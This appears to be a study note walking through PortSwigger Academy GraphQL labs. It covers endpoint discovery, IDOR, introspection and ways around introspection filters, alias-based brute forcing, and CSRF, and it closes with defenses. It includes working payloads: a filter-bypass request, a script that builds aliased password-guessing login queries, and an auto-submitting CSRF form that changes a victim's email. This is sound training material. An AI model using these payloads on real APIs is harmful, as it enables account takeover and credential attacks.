Start by finding endpoint
- Unlike REST, which uses multiple endpoints for different resources (e.g.,
/users,/products), a GraphQL API typically exposes a single HTTP endpoint that handles all requests./graphql,/api,/api/graphql,/graphql/api,/graphql/graphqlfor example- or append
/vito these
- If you send
query{__typename}to any GraphQL endpoint, it will include the string{"data": {"__typename": "query"}}somewhere in its response.- This is a universal query
- every GraphQL endpoint has a reserved field called
__typenamethat returns the queried object’s type as a string.
- every GraphQL endpoint has a reserved field called
- This is a universal query
- Best practice - post request with content-type of
application/json- could be
x-www-form-urlencoded
- could be
Next
Use HTTP history to examine queries that were sent
Try IDOR
- If we get a response for product 1, 2, and 4, check for 3
#Example product query
query {
  products {
      id
      name
      listed
      }
  }
Becomes:
#Example product query
query {
  product(id: 3) {
      id
      name
      listed
      }
  }
Introspection
Introspection queries: built-in GraphQL function that enables you to query a server for information about the schema
- query the
__schemafield, available on the root type of all queries - best practice for them to be disabled
-
#Introspection probe request { "query": "{__schema{queryType{name}}}" } - Burp can test and will report whether introspection is enabled
- Full query:

#Full introspection query

query IntrospectionQuery {
	__schema {
		queryType {
		name
		}
		mutationType {
		name
		}
		subscriptionType {
		name
		}
		types {
		...FullType
		}
		directives {
		name
		description
		args {
			...InputValue
			}
		onOperation #Often needs to be deleted to run query
		onFragment #Often needs to be deleted to run query
		onField #Often needs to be deleted to run query
		}
	}
}

fragment FullType on __Type {
	kind
	name
	description
	fields(includeDeprecated: true) {
		name
		description
		args {
			...InputValue
			}
		type {
			...TypeRef
		}
		isDeprecated
		deprecationReason
		}
		inputFields {
			...InputValue
		}
		interfaces {
			...TypeRef
		}
		enumValues(includeDeprecated: true) {
			name
			description
			isDeprecated
			deprecationReason
		}
		possibleTypes {
			...TypeRef
		}
	}

fragment InputValue on __InputValue {
	name
	description
	type {
		...TypeRef
	}
	defaultValue
}

fragment TypeRef on __Type {
	kind
	name
	ofType {
		kind
		name
		ofType {
			kind
			name
			ofType {
				kind
				name
			}
		}
	}
}
Clairvoyance is a tool that obtains GraphQL API schema even if the introspection is disabled
Task 1
Right-click and select GraphQL->Set introspection query
Then right-click and select GraphQL->Variables->add the postPassword field to the query
- This is based on it existing in the introspection query
Task 2
Clicking around on the site and actually trying the login reveals a getUser GraphQL query which includes the username nd password via direct reference to the id parameter. So it’s as simple as trying different id’s of different posts.
Bypassing GraphQl introspection defenses
Try inserting a special character after the __schema keyword (to trick regex filters)
- spaces, new lines, commas
- Or try a
GETrequest rather than aPOST - or a
POSTwith a content-type ofx-www-form-urlencoded - URL-coded
GETGET /graphql?query=query%7B__schema%0A%7BqueryType%7Bname%7D%7D%7D
Task 3
- Click around, scan whatever
- Find a way to run the introspection query - in this case it was:
- Send the query found by the scan to repeater
- Attempt to run
GraphQL->Introspection query - Add a new line character
%0a GraphQL->Send GraphQL queries to site map- See that there are
getUserandDeleteOrganizationUserqueries - Enumerate the users with the former (carlos=3) and use carlos’ id to delete on the latter
Bypassing rate limiting using aliases
GraphQL objects can’t contain multiple properties with the same name
- Aliases enable you to bypass this restriction by explicitly naming the properties you want the API to return
- aliases effectively enable you to send multiple queries in a single HTTP message bypassing restriction by number of HTTP requests
- Ex:
#Request with aliased queries
query isValidDiscount($code: Int) {
  isvalidDiscount(code:$code){
      valid
  }
  isValidDiscount2:isValidDiscount(code:$code){
      valid
  }
  isValidDiscount3:isValidDiscount(code:$code){
      valid
  }
}
Task 4
Notice the GraphQL tab, and the script PortSwigger gives us to generate the list of usernames and passwords

copy(`123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein,shadow,master,666666,qwertyuiop,123321,mustang,1234567890,michael,654321,superman,1qaz2wsx,7777777,121212,000000,qazwsx,123qwe,killer,trustno1,jordan,jennifer,zxcvbnm,asdfgh,hunter,buster,soccer,harley,batman,andrew,tigger,sunshine,iloveyou,2000,charlie,robert,thomas,hockey,ranger,daniel,starwars,klaster,112233,george,computer,michelle,jessica,pepper,1111,zxcvbn,555555,11111111,131313,freedom,777777,pass,maggie,159753,aaaaaa,ginger,princess,joshua,cheese,amanda,summer,love,ashley,nicole,chelsea,biteme,matthew,access,yankees,987654321,dallas,austin,thunder,taylor,matrix,mobilemail,mom,monitor,monitoring,montana,moon,moscow`.split(',').map((element,index)=>` bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
		token
		success
	} `.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboard.");
- This has to be run in the console and then we take it out and put it in the GraphQL tab of Burp as shown above
GraphQL CSRF
- creating a malicious website that forges a cross-domain request to the vulnerable application
- CSRF vulnerabilities can arise where a GraphQL endpoint does not validate the content type of the requests sent to it and no CSRF tokens are implemented
- Content-Type of
application/jsongenerally secure as long as content type is validated - Alternative methods:
GET- any request that has a content type of
x-www-form-urlencoded
Task 5
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a5a002b03f7ebda81b69d9100c200b9.web-security-academy.net/graphql/v1" method="POST">
<input type="hidden" name="query" value="     mutation changeEmail($input: ChangeEmailInput!) {         changeEmail(input: $input) {             email         }     } " />
<input type="hidden" name="operationName" value="changeEmail" />
<input type="hidden" name="variables" value="{"input":{"email":"hacker69@hacker.com"}}" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
- Update email, veiw the request, try changing it
- Convert the request into a POST request with a
Content-Typeofx-www-form-urlencoded. To do this, right-click the request and select Change request method twice.- Notice that the mutation request body has been deleted. Add the request body back in with URL encoding. The body should look like the below:
query=%0A++++mutation+changeEmail%28%24input%3A+ChangeEmailInput%21%29+%7B%0A++++++++changeEmail%28input%3A+%24input%29+%7B%0A++++++++++++email%0A++++++++%7D%0A++++%7D%0A&operationName=changeEmail&variables=%7B%22input%22%3A%7B%22email%22%3A%22hacker%40hacker.com%22%7D%7D- Right-click the request and select Engagement tools > Generate CSRF PoC. Burp displays the CSRF PoC generator dialog.
- make sure you change the email again and hit regenerate
- copy the html
- go to the exploit server and put it in body
Deliver to victim
Defense
General
- If your API is not intended for use by the general public, disable introspection on it. This makes it harder for an attacker to gain information about how the API works, and reduces the risk of unwanted information disclosure.
- If your API is intended for use by the general public then you will likely need to leave introspection enabled. However, you should review the API’s schema to make sure that it does not expose unintended fields to the public.
- Make sure that suggestions are disabled - prevents attackers from using Clairvoyance or similar tools to glean information about the schema.
- You cannot disable suggestions directly in Apollo. Check GitHub.
- API’s schema should not expose any private user fields, such as email addresses or user IDs.
Brute-Force
- Limit the query depth of your API’s queries.
- “Query Depth” - number of levels of nesting within a query.
- Heavily-nested queries can have significant performance implications, and can potentially provide an opportunity for DoS attacks if they are accepted.
- “Query Depth” - number of levels of nesting within a query.
- Configure operation limits - enable you to configure the maximum number of unique fields, aliases, and root fields that your API can accept
- Configure the maximum amount of bytes a query can contain
- Consider implementing cost analysis on your API - Process whereby a library application identifies the resource cost associated with running queries as they are received and drops if too computationally complex to run
CSRF
Ensure:
- Your API only accepts queries over JSON-encoded POST
- The API validates that content provided matches the supplied content type
- The API has a secure CSRF token mechanism